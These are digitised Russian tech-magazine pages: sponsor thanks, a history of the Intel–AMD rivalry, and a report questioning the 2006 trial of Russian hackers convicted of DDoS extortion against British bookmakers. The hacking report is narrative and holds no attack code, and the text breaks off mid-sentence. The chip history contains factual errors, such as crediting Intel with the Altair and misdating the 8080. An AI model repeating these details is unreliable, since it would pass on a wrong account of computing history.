Огромное спасибо торговой марке A4Tech за чудесные лазерные мыши, IP-клавиатуры с телефоном на борту и web-камеры, подогнанные нам в качестве призов для читателей. Думаю, они никого не оставили равнодушными. Что касается web-камер, то одну из них — A4Tech PK-336 — мы вообще использовали в экстремальном режиме: транслировали с ее помощью процесс экстрим-разгона через проектор, чтобы все могли его наблюдать. Могу сказать, что web-камера отлично справилась! Что уж говорить об использовании ее для интернет-общения :).



Krauler — бесперебойный партнер 100xParty

Спасибо компании Krauler за предоставленные призы: мыши и ИБП. Уверен, получившие их читатели остались довольны продукцией Krauler и их больше не пугают отключения электропитания :).

microlab
feel different

Microlab — акустический партнер 100xParty

Microlab подогнала нам отличную акустику MICROLAB X-25, которой очень довольны победители наших конкурсов и очень недовольны соседи победителей :).







МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@RIDDICK.RU /

Intel vs AMD

История противостояния


Пожалуй, два самых известных конкурента на рынке железа — Intel и AMD. Их конкуренция длится уже не один десяток лет, и та и другая сторона имеет тысячи ярых фанатов и не меньше противников. Сегодня твоему вниманию предлагается хроника противостояния. Сравни историю двух самых крупных производителей процессоров.

Зарождение

Intel (INTegrated ELectronics Corporation) была основана в самый разгар холодной войны, в 1968 году химиком и физиком Гордоном Муром, физиком Робертом Нойсом и еще одним ученым — Эндрю Гроувом.

Познакомились они, работая в компании Fairchild Semiconductor. Именно эта компания разработала и первой в мире выпустила в продажу интегральную микросхему. В 60-х годах прошлого века Fairchild Semiconductor была одной из ключевых корпораций, оказавших серьезное влияние на развитие ныне всемирно известной Кремниевой долины.

Новоиспеченная Intel поставила перед собой цель разработать доступные и простые (как в обращении, так и в плане производства) микросхемы памяти. Стоит отметить, что Гордон Мур еще в 1965-м выявил интересную тенденцию, сегодня известную как «закон Мура». Он обратил внимание, что емкость каждой новой микросхемы памяти ровно в 2 раза больше емкости предыдущей модели. А новые модели появлялись раз в 18-20 месяцев. Исходя из этого, легко можно было спрогнозировать, когда какая схема увидит


> Глава Intel Пол Оттелини
> Джерри Сандерс
> Нынешний глава AMD Гектор Руис

свет. Закон Мура работает и в наши дни.
AMD (Advanced Micro Devices) основана почти в то же время — в 1969 году. Отцы-основатели — Джерри Сандерс, Эд Терни и еще 6 инженеров. Любопытно, но все они тоже были выходцами из Fairchild Semiconductor. Сандерс вовсе не был ученым — в молодости он мечтал о кинокарьере, однако окончил университет Иллинойса и стал инженером-электронщиком. Вскоре, поняв, что как инженер он все же карьеры не сделает, Джерри занялся маркетингом. В Fairchild Semiconductor он занимал пост директора по продажам.
Новую фирму Сандерс рассматривал в первую очередь как возможность реализации своих маркетинговых идей — он умел продавать и хотел это делать так, как считает нужным. Поэтому логично, что у самого Сандерса интересных разработок, научных теорий и всего прочего, касающегося содержательной стороны развития компании, не было, на то в ней имелся коллектив талантливых инженеров. AMD взяла курс на производство полупроводниковых приборов.

70-е годы


Финансирование Intel предоставил тот же инвестор, что поддерживал Fairchild. Сумма начального бюджета равнялась двум с половиной миллионам долларов. Здесь компании повезло, учитывая, что их бизнес-план занимал всего одну страницу, был составлен лично Робертом Нойсом, строился на заявлениях общего характера и, ко всему прочему, изобиловал ошибками и опечатками.
Как уже отмечалось, до процессоров Intel производила микросхемы памяти. В 1970-м фирма выпустила свой первый продукт — 1103 DRAM (Dynamic random access memory) объемом 1 килобит (1024 бита, или 128 байт). В первый год работы доход компании составил всего 2672 доллара. Разработки пользовались популярностью, но о мировой славе и сверхприбылях говорить было рано.
Все изменилось, когда в 1971-м к Intel обратилась японская компания Busicom, занимавшаяся продажей калькуляторов, с предложением заключить контракт на создание 12 специализированных микросхем. У Intel не было требующихся для этого ресурсов и средств, однако выход из положения нашелся — было принято решение вместо 12 схем создать одну универсальную. Ее разработка продолжалась в течение девяти месяцев, и занималась ей группа под руководством Федерико Феджина. Так на свет появился первый микропроцессор Intel 4004, который состоял из 2300 транзисторов, работал на частоте 108 КГц и стоил около 200 долларов. Производительность одной его маленькой детальки равнялась производительности знаменитого компьютера 40-х годов ENIAC, который занимал 85 кубических метров. Руководству Intel стало ясно, что перспективы в этой области велики, и компания выкупила все права на 4004 у Busicom за 60000 вечно зеленых.
В 1972 году на базе 4004 Intel выпускает 8-разрядный процессор Intel 8080, на основе которого затем будет собран Intel Altair — первый успешный по производительности и продажам ПК.

Но в это время компания продает не столько сами процессоры, сколько мануалы к ним. Intel занимается рекламой, проводит семинары для инженеров и всеми средствами убеждает общественность, что будущее именно за микропроцессорами.
Путь развития AMD был иной. Бюджет новоиспеченной фирмы составлял всего 100000 долларов, и она не выпускала своих продуктов, продавая усовершенствованные разработки других компаний (источники питания, различные чипы и т.д.). Чтобы привлечь покупателя, AMD использовала хитрый ход — тестировала все товары по стандартам армии США, которые, само собой, гораздо жестче стандартов потребительского рынка. При этом цена оставалась лишь немногим выше цен на аналогичные товары гражданского уровня.
В 1972 году компания стала публичной, разместив свои акции на мировых биржах. А в 1973-м AMD отрывает первое представительство за границей, в Малайзии. Штат сотрудников компании расширяется, AMD производит более двухсот различных наименований товаров (большей частью клонированные и немного измененные продукты других фирм). К 1974 году объем продаж составляет около 26 миллионов. В этом же году AMD выходит на рынок RAM-памяти, выпустив свой собственный чип Am9102. Также выпускается клон процессора Intel 8080 — i8080A и в 1976 году заключается контракт с Intel о совместном лицензировании. В 1979 году о AMD упоминают в NYSE (New York Stock Exchange), что говорит о росте ее популярности. Компания становится известной и набирает немалый вес на рынке.

80-е годы


В 80-е для Intel наступила эпоха процветания. Начало было положено в 1981-м, когда компания выпустила два новых процессора: 8-разрядный

> Штаб-квартира AMD






Мур, Нойс и Гроув


Intel 4004, выпущенный в 1971 году

Intel 8088 и 16-разрядный Intel 8086. Последний состоял из 29000 транзисторов, и производительность его была в 10 раз больше процессора Intel 8080. Именно с этого и начался большой успех. Шутка ли, больше 2000 различных наград за вклад в развитие высоких технологий — и все за один год! Сама архитектура x86 стала почти легендарной и дожила до наших дней под видом стандарта. Софт, написанный под x86, спокойно пойдет на любой современной машине.

x86-архитектура всерьез заинтересовала компанию IBM. Машины IBM PC были выпущены на базе процессоров 8088 и использовали ОС Microsoft DOS. Однако IBM, не желая попасть в прямую зависимость от Intel как от единственного производителя и поставщика, выдвигает условие — найти и предоставить еще одного изготовителя чипов. В 1982 году модельный ряд пополняется процессором 286 (он же i286) и IBM выпускает на его основе компьютеры PC-AT. Тогда же происходит подписание соглашения по обмену технологиями с AMD, согласно которому AMD становится вторым поставщиком процессоров архитектуры x86. Таким образом, требование IBM было выполнено.

1984 год приносит компании Intel процессор i386, первый 32-разрядный процессор для ПК, и серьезную реорганизацию внутри фирмы. Конкуренция на рынке велика — процессоры 8080 и 8086 вовсю производятся по лицензии компаниями Zilog и AMD. Гроув принимает решение отказаться от большей части бизнеса, связанного с DRAM, и сосредоточить все ресурсы компании на производстве процессоров. Этот ход, вкупе с выпуском i386, был призван монополизировать рынок процессоров, сделав Intel единственным поставщиком 386-х.

Для AMD 80-е были этапом формирования. Именно тогда компания стала тем, чем является на сегодняшний день — производителем процессоров и врагом Intel. В результате расширения соглашения с Intel, AMD получает доступ к процессорам i286 и выпускает их клона — Am286. Несмотря на то что AMD в то время была чем-то вроде побочного филиала Intel, компания уверено держалась на плаву, ее продажи росли. Но большую часть прибыли ей по-прежнему приносила оперативная память. Джерри Сандерс действительно хорошо умел продавать. Стратегия компании состояла в увеличении количества собственных разработок и инвестиций в них же.

В 1984 году AMD попадает в список «100 лучших компаний, работающих в Америке». И в то же время Intel пытается не допустить покупки прав на i386 ни одной компанией. По словам представителей AMD, это не что иное, как попытка добиться монополии на рынке процессоров для ПК. Прибавим к этому, и то что середина 80-х годов была трудным периодом для всех западных компаний-производителей RAM-чипов. Дело в том, что рынок оккупировали корейские и японские компании, состязаться с которыми было практически невозможно. AMD несла огромные убытки. Началось массовое сокращение штата сотрудников. Сандерс, будучи директором компании, предложил направить усилия в более перспективные области рынка, каковым и являлся рынок процессоров для ПК. Но так как AMD совершенно не устраивала роль «тени» Intel, параллельно начались разработки по направлениям коммуникационных чипов, программируемой логики и высокопроизводительной памяти.

«КАК БЫ ТАМ НИ БЫЛО, ОБЕ КОМПАНИИ ПРОШЛИ ДЛИННЫЙ ПУТЬ, ДОЖИЛИ ДО НАШИХ ДНЕЙ И ПРОДОЛЖАЮТ КОНКУРИРОВАТЬ, СУДИТЬСЯ И ПОСТАВЛЯТЬ МИРУ НОВЫЕ ТЕХНОЛОГИИ».


В 1987 году AMD подала на Intel в суд. Причиной иска послужил отказ Intel от предоставления дизайна i386. Производство клона процессора выглядело очень заманчиво, а отказ противоречил соглашению между фирмами. В качестве ответных действий Intel разрывает соглашение вообще. Наверное, тебе интересно, почему Intel не поступила так раньше и почему продолжала, по сути, поддерживать AMD на плаву? Все дело в законодательстве США, а точнее, в антимонопольных законах. Ну и, конечно, в военных. Ракеты, которыми в ту пору бомбардировали Сербию, Афганистан, Ирак, комплектовались чипами производства AMD. И военные не были заинтересованы в том, чтобы напрямую зависеть от какой-то одной компании.

90-е годы

Многолетняя судебная тяжба Intel против AMD завершилась лишь в 1991 году не в пользу Intel. Компания дважды подавала апелляцию, оспаривая принятые судом решения. В итоге Верховный суд Калифорнии постановил, что у AMD есть все права на использование технологии x86 и получение дизайна нового процессора, а также обязал Intel выплатить штраф в размере 1 миллиарда долларов.

Казалось бы, AMD добилась всего, чего хотела, но нет — за 4 года много воды утекло. Еще в конце 1989-го Intel представила вниманию публики свою новую разработку — процессор 486. Параллельно с этим была начата работа над процессорами под кодовыми названиями P5 и P6.

P5, выпущенный в 1993 году, оказался процессором Intel Pentium с 3,1 миллиона транзисторов и производительностью в 5 раз выше 33 МГц 486DX



Клон Intel 8080 — i8080A

(благодаря суперскалярной архитектуре). Далее, в 1995-м последовал релиз P6 — Pentium Pro, в 1997-м — Pentium II, и в 1999-м — Pentium III. В 1995 году Гордон Мур внес поправку в закон Мура, увеличив время выхода новых моделей до двух лет.

В 1997 году пост президента занимает Крейг Баррет, начавший работу в Intel простым менеджером в 1974-м.

Одновременно с выпуском на рынок все новых и новых изделий Intel упорно борется с конкурентами, и делает она это в основном посредством судебных исков. Повестки в суд просто сыпались на компанию AMD. И пусть судебные тяжбы не приносили Intel побед, зато серьезно задерживали выход продуктов AMD и вообще ставили им палки в колеса. Эта тактика срабатывала просто великолепно.

90-е стали тяжелыми временами для AMD. Копия i386 — Am386, появившаяся в продаже в 1991-м сильно опоздала. К тому же Am386 превосходила оригинал по тактовой частоте, хотя микрокод процессоров совпадал полностью. Intel не замедлила этим воспользоваться и подала в суд за нарушение авторских прав. AMD продолжала торговать Am386 и во время судебного процесса, делая ставку на невысокую цену, привлекающую покупателей. В 1992-м суд постановил, что Intel сама нарушает соглашение 1982 года, и выдал AMD права на i386.

Однако бесконечными исками Intel все же добивалась своего. Яркий пример тому — задержка выхода Am486 в том же 1992 году. Тогда суд вынес решение, что AMD все же нарушает интеллектуальные права и не должна использовать микрокод Intel. Выхода Am486 это, конечно, не остановило, но привело к задержке, так как микрокод пришлось менять. Именно тогда AMD начала разработку собственного x86-микрокода, чтобы показать технологическую независимость.

В середине 1993-го Am486 все же выходит, и анализ показывает, что микрокод на добрую четверть совпадает с кодом от Intel. Да, разумеется, Intel тут же подает в суд, но процесс проигрывает. Однако AMD теперь терпит поражение на другом фронте — акции компании падают в цене на 10%. Словно издеваясь, в 1994-м Intel подписывает с AMD контракт, разрешая, наконец, продажу процессоров с микрокодом i287, i386, и i486. У Intel тогда уже был практически готов Pentium, и можно было спокойно предоставлять права на старые модели.

Война есть война, поэтому еще в 1993-м группа инженеров AMD во главе с Майком Джонсоном начала работу над совершенно новым процессором Krypton (также известным как Pentium Killer и AMD K5). K5 должен был работать в 5 раз быстрее Pentium. Так как разработка велась с нуля, процесс занял много времени. Фирма держалась на плаву благодаря совместному с Fujitsu выпуску флеш-памяти и чипу Am5x86-P75 пятого поколения, который, несмотря на пятерку в маркировке, по сути, был 486-м. Большим подспорьем в создании K5 стала покупка в 1996 году за 850 миллионов долларов компании NexGen (кстати, на деньги, отсуженные у Intel). У NexGen были свои уникальные архитектурные наработки, не имеющие никакого отношения к Intel, но не было возможности продавать их. У AMD же была возможность продавать, но не было наработок. Таким образом, фирмы буквально нашли друг друга. Инициатором слияния стал директор NexGen — Аттик Раза.

Но и K5 опоздал с выходом. Процессор функционировал на частотах 75 и 90 МГц, в то время как Intel Pentium уже выжимал 133 МГц. Оставалось только снижать цены и использовать PR-рейтинг, доказывая, что реальная производительность K5 при работе с приложениями выше, чем у Pentium.

Вслед за K5 в 1997-м вышел K6, который действительно смог составить конкуренцию процессорам Intel. Но триумф длился недолго — с выходом Pentium II все вернулось на круги своя. И снова снижение цен. Снижение в ущерб компании. Джерри Сандерс едва не лишился своего поста директора, но этим рискованным маневром AMD все же удалось привлечь покупателей.

Релиз K6-II в 1998-м прошел успешно. Начались разработки линейки K7, всем известной как AMD Athlon. Возглавил их Аттик Раза, также возглавивший и компанию в целом.

В 1999-м AMD выпускает K6-III, который не приносит фирме ничего хорошего. А летом, когда уже почти готов K7, Аттик Раза покидает AMD. Бытует мнение, что причиной его ухода стали разногласия с Сандерсом. Релиз K7 AMD Athlon состоялся в конце того же года и стал крупной удачей, наконец вытащив копанию из финансовой пропасти.

2000-е годы, наше время

Битва титанов продолжается и по сей день. Наступление XXI века мало что изменило в отношениях Intel и AMD. В 2000-м пост исполнительного директора AMD занял Гектор Руис, пришедший из компании Motorola. Уже в 2002-м он стал президентом компании, а Сандерс остался почетным членом совета правления. Вместе с его президентством в истории компании окончилась целая эпоха длинной в 30 лет. В 2006-м был официально подтвержден факт слияния AMD и производителя графических чипов ATI. Сумма сделки — 5,4 миллиарда долларов.

Не обошлось без кадровых перестановок и в Intel — с 2005 года и по сей день у руля стоит Пол Отеллини (Paul Otellini), пришедший на смену Баррету. Гроув же занимает почетную должность специального советника компании. Одна из крупных побед Intel в новом тысячелетии — заключение контакта с Apple. Теперь и Макинтоши работают на процессорах Intel.

Новым оружием в противоборстве стали двухъядерные процессоры: Athlon 64 X2 и Sempron от AMD и Intel Core 2 от Intel. Обе стороны, как уже упоминалось, имеют своих верных приверженцев и противников. И пожалуй, общий итог — ничья. Неизвестно, как развивалась бы история Intel, не имей она вечно наступающего на пятки конкурента в лице AMD. И что бы делала AMD, если бы не было Intel и она не начала бы продажу клонов Intel'овских процессоров...

Как бы там ни было, обе компании прошли длинный путь, дожили до наших дней и продолжают конкурировать, судиться и поставлять миру новые технологии.



www.intel.com — официальный сайт Intel;
www.amd.com — официальный сайт AMD;
http://ru.wikipedia.org/wiki/Список_микропроцессоров_Intel — полная хронология микропроцессоров Intel;
http://ru.wikipedia.org/wiki/Список_микропроцессоров_AMD — полная хронология микропроцессоров AMD.



ИЛЬЯ АЛЕКСАНДРОВ
/ ALEKSANDROV.I@GAMELAND.RU /


Дела судебные

Самый громкий процесс по делу российских хакеров

Если ты читаешь эту статью, то наверняка словосочетание «компьютерный взлом» не является для тебя каким-то загадочным. Ты точно знаешь, что такое переполнение буфера, где хранит свои пароли популярный клиент ICQ и каким эксплойтом похоронить веб-форум. Но задумывался ли ты о возможном наказании? Скорее всего, широко улыбаясь, ты думал, что твоя жизнь и Уголовный кодекс — это две совсем разные реальности. Прости, но мне придется тебя разочаровать...

С чего начинается кибертеррор

Тимур Арутчев — совсем не хакер. Он обычный житель провинциального города Пятигорска. Окончил Лингвистический университет, два года работал в Штатах. В совершенстве владеет английским и испанским языками. Во время описываемых событий — осенью 2003 года — Тимуру было 33 года. Кто и когда рассказал ему о таком сомнительном виде бизнеса, как сетевой рэкет, неизвестно. Но идея шантажа компаний угрозами виртуальных атак показалась ему однозначно привлекательной.
Тимур ищет исполнителей, профессионалов в ИТ-деле. Находит он их на одном из хакерских форумов, знакомясь с юзером zet. Под этим ником скрывается Александр Петров. Петров родился и жил в Астрахани. Только что закончил Академию права и собирался работать в таможне. По иронии судьбы отцом Саши был начальник астраханского отдела «К».
Петров принимает предложение Арутчева, соглашаясь стать организатором DDoS-атак. Но в одиночку ему не справиться. Александр обращается за помощью к своим друзьям — Ивану Максакову из Балакова и Денису Степанову из Москвы. Двадцатидвухлетний Иван учился в Балаковском институте техники, технологии и управления. Несмотря на то что компьютер появился у него немногим больше двух лет назад, Иван хорошо разбирается в вопросах интернет-безопасности, и техническая сторона



> В Сети и сейчас масса сайтов, предоставляющих услуги DDoS-атак

УГОЛОВНЫЙ КОДЕКС. ВЫРЕЖИ И СОХРАНИ!
Статья 272. Неправомерный доступ к компьютерной информации. Наказывается сроком лишения свободы до пяти лет.
Статья 273. Создание, использование и распространение вредоносных программ для ЭВМ. Наказывается сроком лишения свободы от трех до семи лет.
Статья 274. Нарушение правил эксплуатации ЭВМ, системы ЭВМ или их сети. Наказывается сроком лишения свободы до четырех лет.

дела во многом держится на нем. Денис Степанов в среде питерских компьютерщиков вообще считается профессионалом. На одной из выставок высоких технологий он читал доклад о рекламе в интернете, написанный им для российской торгово-промышленной палаты. Поговаривали, что Дениса приглашали работать в крупную столичную фирму на должность коммерческого директора. Добился бы он успехов в коммерции — этого мы не знаем, но хакером Денис был определенно неплохим.
Помимо Степанова и Максакова, Петров приглашает в команду двух человек из Казахстана, чьи имена неизвестны до сих пор. Таким образом, отряд хакеров для интернет-войны сформирован.

Атака на букмекеров

В качестве главного объекта атак были выбраны букмекерские конторы Великобритании. Оно и понятно — ставки англичане делать любят, кроме того, деньжата у букмекеров всегда будут. Сам виртуальный рэкет типичен и даже немного банален.
В дождливый британский день на email веб-мастера сайта конторы приходит письмо: «Ваши серверы под угрозой. Не исключено, что сегодня неблагоприятная фаза Луны для работы Вашего сайта. Он может не работать. Но за энную сумму денег мы все исправим, починим — и будет счастье». Энная сумма — это от 5 до 50 тысяч долларов.
Так как Англия — страна продвинутая, то ставки большая часть людей предпочитает делать непосредственно в Сети, используя кредитные карты и электронные платежные системы.
Серверы валили по излюбленной и проверенной годами технологии — DDoS-атакой (Distributed Denial of Servise Attaks). Сеть компьютеров-ботов находилась в США, в Хьюстоне. Скорее всего, они были заражены троянскими программами. Предположительно, сеть зомбированных машин создал Максаков. Использовал ли он готовые решения или написал своего червя сам — неясно. В назначенный час все зараженные ПК начинали посылать пакеты на IP-адреса серверов, блокируя их работу.
Атаке подверглась и крупнейшая букмекерская контора Британии Canbet Sports Bookmakers Ltd. Отказавшись заплатить 10 штук баксов, англичане получили полную неработоспособность серверов в дни чрезвычайно популярных скачек на Кубок Бридерса. День простоя стоил букмекерам около 200 тысяч долларов. Не видя иного выхода, бизнесмены заплатили.
Подобного рода атакам подверглись 8 британских букмекерских сайтов и онлайновых казино. Цифры, правда, называют разные. Доходит до 54 атак в 30 региональных сегментах глобальной сети, но это кажется мало правдоподобным.
Денежные потери бизнесменов варьировались от 1 до 70 (!) миллионов долларов. Одна только фирма Blue Square Ltd. заявила об ущербе в более чем 1,3 миллиона.
Деньги переводились хакерам по системе Western Union. Сначала в Латвию, на подставных лиц, а уже оттуда в Пятигорск. Там их получали Тимур Арутчев и его гражданская жена.

Операция «Каттерик»

После очередного вымогательства одна из компаний обратилась в полицию. К расследованию подключились ФБР и Интерпол. В конце концов на одном из компьютеров бот-сети в Хьюстоне засветился российский IP. То ли Иван Максаков забыл включить прокси, то ли анонимные прокси-серверы дали сбой. Скотленд-Ярд обратился к МВД России, а здесь уже был задействован тот самый отдел «К».
Осенью 2004 года Иван Максаков и Денис Степанов были арестованы. На следствии говорилось, что на вычисление хакеров пришлось потратить около четырех месяцев. Астраханец Петров попался в начале 2005 года.
Также в Латвии были задержаны подельники хакеров, участвовавшие в переводе денег. При всех арестах присутствовали представители британской полиции. Ходят слухи, что операция под кодовым названием «Каттерик» была под контролем у премьер-министра Великобритании Тони Блэра, сильно обеспокоенного неприятностями букмекерских контор.
Двух жителей Казахстана взять не удалось — МВД этой страны проигнорировало запросы российской и британской сторон. Арутчева сначала не задержали, но об этом ниже.
В сентябре-октябре 2006 года состоялся самый скандальный судебный процесс из всех, что когда-либо проходили над «компьютерными» преступниками. Парней обвиняли по статьям 163 (вымогательство денежных средств в особо крупных размерах) и 273 (использование вредоносных программ). Каждому грозило по 15 лет лишения свободы.
Надо оговориться, что описание создания и действий группы хакеров — это лишь пересказанная версия следствия. Верить ей или нет — дело твое.

Суд

Суд проходил в Саратовской области, в городе Балаково. Видимо, оперативники решили, что Иван Максаков — самый опасный из хакеров, и потому процесс был организован в его родном городе. Виртуальное дело и на суде оставалось таким же — фигурировали в основном ники подозреваемых: zet, xxx, lichno sam и прочие. Часть из них удалось персонифицировать, а часть так и осталась набором латинских букв. На суде было заявлено, что Арутчев и его жена были организаторами переговоров с компаниями и занимались собственно вымогательством, а парнях держалась техническая сторона. Сообщали даже о распределении ролей: Максаков делал вирусы, Петров давал команду бот-сети и т.д.
По началу следствие во многом держалось на показаниях Максакова, который подтвердил, что он с товарищами занимался DDoS-атаками. Но после Иван заявил, что, давая показания, он находился под психологическим давлением. Адвокат Максакова Петр Рябов рассказал, что в 2003 году его подзащитному действительно предлагали заняться сетевым рэкетом, но Иван отказался.
Материалы дела, касающиеся Тимура Арутчева, выделили в отдельное уголовное дело. Тимур был объявлен в розыск в январе 2005 года. Об этом весьма его удивившем факте он узнал лишь полтора года спустя, когда нарушил правила дорожного движения и был остановлен инспектором ГИБДД. Все эти полтора года он жил по месту прописки в Пятигорске, ни от кого не скрывался и никаких повесток не получал. Узнав о суде в Балакове, Тимур приехал туда. На суде Арутчев заявил, что ни к какому кибертерроризму отношения не имеет, подсудимых видит впервые в жизни и что вообще сильно удивлен всей этой историей. Хакеры надеялись на

ССЫЛКИ
Материалы, использованные автором при работе над статьей:
www.krmagazine.ru/?archive/86/article5;
http://zasudili.livejournal.com;
www.krmagazine.ru;
www.novayagazeta.ru/data/2007/06/29.html;
www.ellf.ru/2006/10/10/rossijjskikh_khakerov_posadili_na_8_let_pomogite_parnjam.html.

показания Тимура, ведь Арутчева обвиняли в организации всей группы. А не будет же человек, неуверенный в своей невиновности, сам приезжать на суд и давать показания? Но Тимура повязали прямо в зале суда.
Основными доказательствами вины хакеров стали CD-диски с набором вирусных программ. Этого, согласись, маловато. Поэтому в день оглашения приговора, 3 октября, ребята были весьма спокойны и уверены в оправдательном вердикте.
Приговор ввел всех в состояние шока. 8 лет строгого режима. Каждому. И каждый же должен был выплатить еще 100 тысяч рублей в пользу государства...
В зале тихо плакала девушка Саши Петрова. Мать Максакова охранники с трудом оттащили от сына. Денис Степанов через адвокатов что-то пытался передать родственникам. Самый суровый приговор в истории мирового хакерства был оглашен.

Засудили?

Дело это совсем не однозначное, и возникает целый ряд вопросов. Из всех переводов денег — а как мы помним, хакеры заработали чуть ли не 4 миллиона долларов — был подтвержден только один, на 40 тысяч. И какое отношение они имеют непосредственно к хакерам, сказать сложно. На webmoney-кошелек Максакова действительно поступали деньги. Но, во-первых, суммы платежей были весьма скромными, а во-вторых, выписок со счетов Арутчева, Петрова или других, подтверждающих, что это именно они отправляли деньги, не имеется.
Как мы уже знаем, главные улики — найденные CD-диски. На диске, обнаруженном у Петрова, так и было маркером крупно выведено: «ХАКЕР». И программы, которые там содержались, были в своей массе вирусами под MS-DOS. Как с помощью такого набора софта заработать 4 миллиона, суд не объяснил. Но гораздо интереснее то, что у Максакова был найден диск с точно таким же набором программ! Очень странное совпадение, однако же.
В Сети создали сообщество zasudili.livejournal.com, где были представлены аргументы в защиту ребят. По рунету распространилось обращение друзей Саши Петрова, доказывающих абсурдность обвинения.
В обращении было сказано, что компакт-диск был подброшен, а программы на нем — утилиты, написанные в 1995-1997 годах. И подобным софтом букмекеров не поломаешь.
На ребят оказывалось давление, а адвокат Петрова даже не приехал на оглашение приговора — не исключено, что под давлением органов.
Защита хакеров указывает на смену экспертов во время суда. Первый эксперт доказывал бесполезность программ на пресловутом CD, а новый уже четко работал на следствие, утверждая, что (цитирую обращение) «от хакеров падают самолеты и взрываются АЭС».
Это еще не все. Дактилоскопическую экспертизу компакт-диска, со снятием отпечатков пальцев и прочим, не провели. Таким образом, доказательства, что диски действительно принадлежали хакерам, а не подброшены, предоставлены не были.
Кроме того, вызывает удивление ажиотаж вокруг процесса. На оглашение приговора приехали представители всех шести федеральных каналов. Также присутствовали представители Великобритании. Друзья Петрова, говоря об этом, называют процесс «заказухой».
Один из экспертов назвал это обращение «грустный бредом». Для объективности изложу ниже его аргументы.
1. Нелояльности суда не было. Все заседания записывались на самые надежные носители — ноутбуки подсудимых.
2. Некомпетентность экспертов. Во время суда ни один довод экспертов не был опровергнут. Эксперты поясняли обвиняемым, где и на чем они прокололись. Уровень экспертов был очень высок.
Это основное. Еще там разносится «английский след» — мол, большие сроки не связаны с тем, что дело находилось под контролем Скотленд-Ярда, адвокаты упрекаются в некомпетентности в области компьютерных вопросов и даже говорится пара слов о нашем журнале. «Хакер» называется провокаторским. Полностью мнение эксперта, согласного с приговором, можно прочесть на сайте www.ellf.ru.

Выдержки из приговора

Я бы рад согласиться с экспертом, но оставлю свое мнение при себе. А тебе предоставляю возможность «насладиться» некоторыми выдержками из приговора.

...запуск на зараженном компьютере SOKS

Все бы ничего, но обвинение даже не знает, как правильно пишется слово SOCKS. Хотя, может, это всего лишь опечатка?

Nuker.Win32.DoS, Nuker.Win32.Divine («Лаборатория Касперского») — утилиты, отправляющие специально сформированные запросы на атакуемые компьютеры в сети, в результате чего атакуемая система прекращает работу, использующие уязвимости в программном обеспечении и операционных системах...

Ээээ... Нюкер.вин32.дос? Завалить работу серверов нюкером под 95-й маздай — это очень круто.

Вещественные доказательства по делу: компакт-диски, системный блок, 2 ноутбука, изъятые у подсудимых — уничтожить как орудия преступления...

Уничтожить. Интересно, как именно это было сделано. Их переплавили, что ли? И в чем повинны ноутбуки? Нельзя было просто отформатировать жесткий диск? Чем вообще опасны компьютеры, если их владельцы уже сидят в тюрьме?
На вопрос журналистов о том, было ли у суда достаточно доказательств, эксперт Игорь Юрин ответил так:
